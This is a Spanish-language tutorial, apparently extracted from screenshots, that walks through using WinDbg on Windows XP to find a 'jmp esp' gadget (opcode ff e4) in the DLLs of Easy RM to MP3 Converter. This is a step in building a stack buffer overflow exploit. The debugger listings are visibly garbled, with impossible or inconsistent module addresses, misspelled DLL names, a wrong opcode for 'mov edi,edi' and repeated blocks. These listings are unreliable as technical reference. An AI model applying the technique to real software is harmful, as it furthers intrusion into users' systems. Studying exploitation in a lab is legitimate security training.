
Comments +

[Back](#)


Instalación de Debugging Tools for Windows `dbg_amd64.msi`



Instalación de windbg en terminal XP aplicando el comando windbg -I para registrarlo como un depurador "post-mortem".



Abrimos la aplicación Easy RM to MP3 luego abrimos windbg luego a Files, despuea a attach to process luego escogemos RM2MP3CONVERTER.exe y cargaria lo siguiente:



Lo que acabamos de ver son las cargas de las dll's necesarias del sistema operativo junto con las dll's necesarias de la aplicación. Luego procedemos a como buscar el código de operación de jmp ESP en las dll's.

```

ModLoad: 76080000 760e1000 C:\WINDOWS\System32\MSVCRT60.dll
ModLoad: 76b40000 76b6c000 C:\WINDOWS\System32\WINMM.dll
ModLoad: 71950000 71a34000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a\comctl32.dll
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac5000 C:\WINDOWS\System32\WS2_32.dll
ModLoad: 71aa0000 71ab8000 C:\WINDOWS\System32\WS2HELP.dll
ModLoad: 00a30000 00acf000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 017e0000 01851000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
ModLoad: 01860000 01867000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad: 01870000 01d3d000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 01d40000 01d50000 C:\WINDOWS\System32\MSVCR7.dll
ModLoad: 01f50000 01f6e000 C:\WINDOWS\System32\wmatimer.dll
ModLoad: 73000000 73023000 C:\WINDOWS\System32\WINSPOOL.DRV
ModLoad: 01f90000 01fa0000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 021b0000 021c2000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76f90000 76fa0000 C:\WINDOWS\System32\Secur32.dll
ModLoad: 71ad0000 71ad8000 C:\WINDOWS\System32\wssock32.dll
ModLoad: 76ee0000 76f17000 C:\WINDOWS\System32\RASAPI32.DLL
ModLoad: 76e80000 76ea1000 C:\WINDOWS\System32\rasman.dll
ModLoad: 71c20000 71c67000 C:\WINDOWS\System32\NETAPI32.dll
ModLoad: 76eb0000 76ed1000 C:\WINDOWS\System32\tapi32.dll
ModLoad: 76e80000 76e8d000 C:\WINDOWS\System32\rtutils.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\System32\sehapi.dll
ModLoad: 75870000 75b13000 C:\WINDOWS\System32\USERENV.dll
ModLoad: 76010000 76168000 C:\WINDOWS\System32\urlmon.dll
ModLoad: 71a50000 71a88000 C:\WINDOWS\System32\mswsock.dll
ModLoad: 76f20000 76f45000 C:\WINDOWS\System32\DNSAPI.dll
ModLoad: 76f50000 76f5b7000 C:\WINDOWS\System32\win32k.dll
ModLoad: 76f50000 76f5c8000 C:\WINDOWS\System32\LDAP32.dll
ModLoad: 76fc0000 76f65000 C:\WINDOWS\System32\rasadhlplib.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshftpip.dll
(110.568): Break instruction exception - code 80000003 (first chance)
eax=7fffd000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=77f7f570 esp=0247ffcc ebp=0247ffff4 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ntdll.dll -
ntdll!DbgBreakPoint:
77f7f570 cc int 3
0:010> a

```

Ingresamos a(assemble) luego presionamos enter

```

ModLoad: 76b40000 76bc000 C:\WINDOWS\System32\WINMM.dll
ModLoad: 71950000 71a34000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a\comctl32.dll
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71aa8000 C:\WINDOWS\System32\WS2_32.dll
ModLoad: 00a30000 00acf000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 017e0000 01851000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
ModLoad: 01860000 01867000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad: 01870000 01d3d000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 01d40000 01d50000 C:\WINDOWS\System32\MSVCR7.dll
ModLoad: 01f50000 01f6e000 C:\WINDOWS\System32\wmatimer.dll
ModLoad: 73000000 73023000 C:\WINDOWS\System32\WINSPOOL.DRV
ModLoad: 01f90000 01fa0000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 021b0000 021c2000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76f90000 76fa0000 C:\WINDOWS\System32\Secur32.dll
ModLoad: 71ad0000 71ad8000 C:\WINDOWS\System32\wssock32.dll
ModLoad: 76e80000 76f17000 C:\WINDOWS\System32\RASAPI32.DLL
ModLoad: 76e80000 76ea1000 C:\WINDOWS\System32\rasman.dll
ModLoad: 71c20000 71c67000 C:\WINDOWS\System32\NETAPI32.dll
ModLoad: 76eb0000 76ed1000 C:\WINDOWS\System32\tapi32.dll
ModLoad: 76e80000 76f5b3000 C:\WINDOWS\System32\USERENV.dll
ModLoad: 72600000 726168000 C:\WINDOWS\System32\urlmon.dll
ModLoad: 71a50000 71a5b2000 C:\WINDOWS\System32\mswsock.dll
ModLoad: 76f20000 76f45000 C:\WINDOWS\System32\DNSAPI.dll
ModLoad: 76f60000 76f70000 C:\WINDOWS\System32\win32k.dll
ModLoad: 76fc0000 76fc5000 C:\WINDOWS\System32\rasadhlplib.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshftpip.dll
(110.568): Break instruction exception - code 80000003 (first chance)
eax=7ffd000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=77f7f570 esp=0247ffcc ebp=0247ffff4 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ntdll.dll -
ntdll!DbgBreakPoint:
77f7f570 cc int 3
0:010> a

```

```

ModLoad: 76fc0000 76fc5000 C:\WINDOWS\System32\rasadhlplib.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshftpip.dll
(110.568): Break instruction exception - code 80000003 (first chance)
eax=7ffd000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=77f7f570 esp=0247ffcc ebp=0247ffff4 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ntdll.dll -
ntdll!DbgBreakPoint:
77f7f570 cc int 3
0:010> a
77f7f570 jmp esp
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll -
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll -
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll -
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll -
*** WARNING: Unable to verify checksum for C:\WINDOWS\System32\wmatimer.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\wmatimer.dll -
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\Easy RM to MP3 Converter\MSLog.dll -
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a\comctl32.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ws2_32.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\wssock32.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\wshftpip.dll

```

Luego introducimos jmp esp y presionamos enter

```

*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\RASAFI32.DLL -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\DNSAPI.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\WLDAP32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\Secur32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\winrnr.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\rassadhl.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\OLEAUT32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\SHLWAPI.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\COMCTL32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\SHELL32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\VERSION.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\msvcrt.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\GDI32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\RPCRT4.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\USER32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ADVAPI32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\kernel32.dll -
77f7f572 u
^ Bad opcode error in 'u'
77f7f572 u 77f7f572
^ Bad opcode error in 'u' 77f7f572
77f7f572

0:010> u
ntdll!DbgBreakPoint:
77f7f570 ffe4    jmp    esp
77f7f572 0bff    mov    edi,edi
ntdll!DbgUserBreakPoint:
77f7f574 cc      int    3
77f7f575 c3      ret
77f7f576 8bff    mov    edi,edi
77f7f578 8b442404 mov    eax,dword ptr [esp+4]
77f7f57c cc      int    3
77f7f57d c20400  ret    4

```

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:110 | Thrd 010:568 | ASM | OVR | CAPS | NUM

Luego presionamos de nuevo enter e introducimos U(unassembly) y nos devolvera la dirección de jmp esp. Luego nos devolvera la dirección en la que esta el código de operación de la instrucción jmp es (ffe4).

```

* Use .sympath to have the debugger choose a symbol path.
* After setting your symbol path, use .reload to refresh symbol locations.
*****
Executable search path is:
ModLoad: 00400000 004be000 C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
ModLoad: 77f50000 77ff9000 C:\WINDOWS\System32\ntdll.dll
ModLoad: 77e60000 77f45000 C:\WINDOWS\System32\kernel32.dll
ModLoad: 76200000 76297000 C:\WINDOWS\System32\WININET.dll
ModLoad: 77c10000 77c63000 C:\WINDOWS\System32\msvcrt.dll
ModLoad: 772d2000 77333000 C:\WINDOWS\System32\SHLWAPI.dll
ModLoad: 77c70000 77cb0000 C:\WINDOWS\System32\GDI32.dll
ModLoad: 77d40000 77ddc000 C:\WINDOWS\System32\USER32.dll
ModLoad: 77d60000 77e5b000 C:\WINDOWS\System32\ADVAPI32.dll
ModLoad: 77cc0000 77d35000 C:\WINDOWS\System32\RPCRT4.dll
ModLoad: 762c0000 7634a000 C:\WINDOWS\System32\CRYPT32.dll
ModLoad: 762a0000 762af000 C:\WINDOWS\System32\MSASN1.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\System32\OLEAUT32.dll
ModLoad: 771b0000 772ca000 C:\WINDOWS\System32\OLE32.dll
ModLoad: 77c00000 77c07000 C:\WINDOWS\System32\VERSION.dll
ModLoad: 73d3d000 73dec200 C:\WINDOWS\System32\MFC42.dll
ModLoad: 763b0000 763f5000 C:\WINDOWS\System32\comdlg32.dll
ModLoad: 7734d000 773cb000 C:\WINDOWS\System32\COMCTL32.dll
ModLoad: 773d0000 77bc4000 C:\WINDOWS\System32\SHELL32.dll
ModLoad: 76080000 760e1000 C:\WINDOWS\System32\MSVCP60.dll
ModLoad: 76b40000 76b6c000 C:\WINDOWS\System32\WINMM.dll
ModLoad: 71950000 71a34000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a\comct132.dll
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac5000 C:\WINDOWS\System32\WS2_32.dll
ModLoad: 71aa8000 71aa8000 C:\WINDOWS\System32\WS2HELP.dll
ModLoad: 00a30000 00acf000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 017e0000 01851000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
ModLoad: 01860000 01867000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad: 01870000 01d3d000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 01d40000 01d50000 C:\WINDOWS\System32\MSVCR7.dll
ModLoad: 01f50000 01f6e000 C:\WINDOWS\System32\wintimer.dll
ModLoad: 73000000 73023000 C:\WINDOWS\System32\WINSPPOOL.DRV

```

Luego procedemos a encontrar una de las dll's cargadas al principio que contenga este código de operación exacto.

```

*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\RPCRT4.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\USER32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ADVAPI32.dll -
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\kernel32.dll -
77f7f572 u
^ Bad opcode error in 'u'
77f7f572 u 77f7f572
^ Bad opcode error in 'u' 77f7f572
77f7f572

0:010> u
ntdll!DbgBreakPoint:
77f7f570 ffe4    jmp    esp
77f7f572 0bff    mov    edi,edi
ntdll!DbgUserBreakPoint:
77f7f574 cc      int    3
77f7f575 c3      ret
77f7f576 8bff    mov    edi,edi
77f7f578 8b442404 mov    eax,dword ptr [esp+4]
77f7f57c cc      int    3
77f7f57d c20400  ret    4
0:010> s 01870000 01d3d000 ff e4
01a2f23f ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff e8 f3 ... N Ds ...
01a6023f ff e4 ff 4d 1b a6 8c ff-ff 54 a2 ea 1a d9 9c ff ... M ... T ...
01a7d3db ff e4 ca a4 01 20 05 93-19 09 00 00 00 04 a7 ... V l ...
01a9b22a ff e4 07 02 01 57 f2-5d 1c d3 e8 09 22 d5 d0 ... . 7 . %# . J& ...
01a9b72d ff e4 09 7d ed ad 37 df-e7 cf 25 23 c9 a4 26 ... 5 o J ...
01a9cd89 ff e4 03 35 f2 82 6f d1-0e 4e 19 30 f7 b7 b5 ... \ . v ...
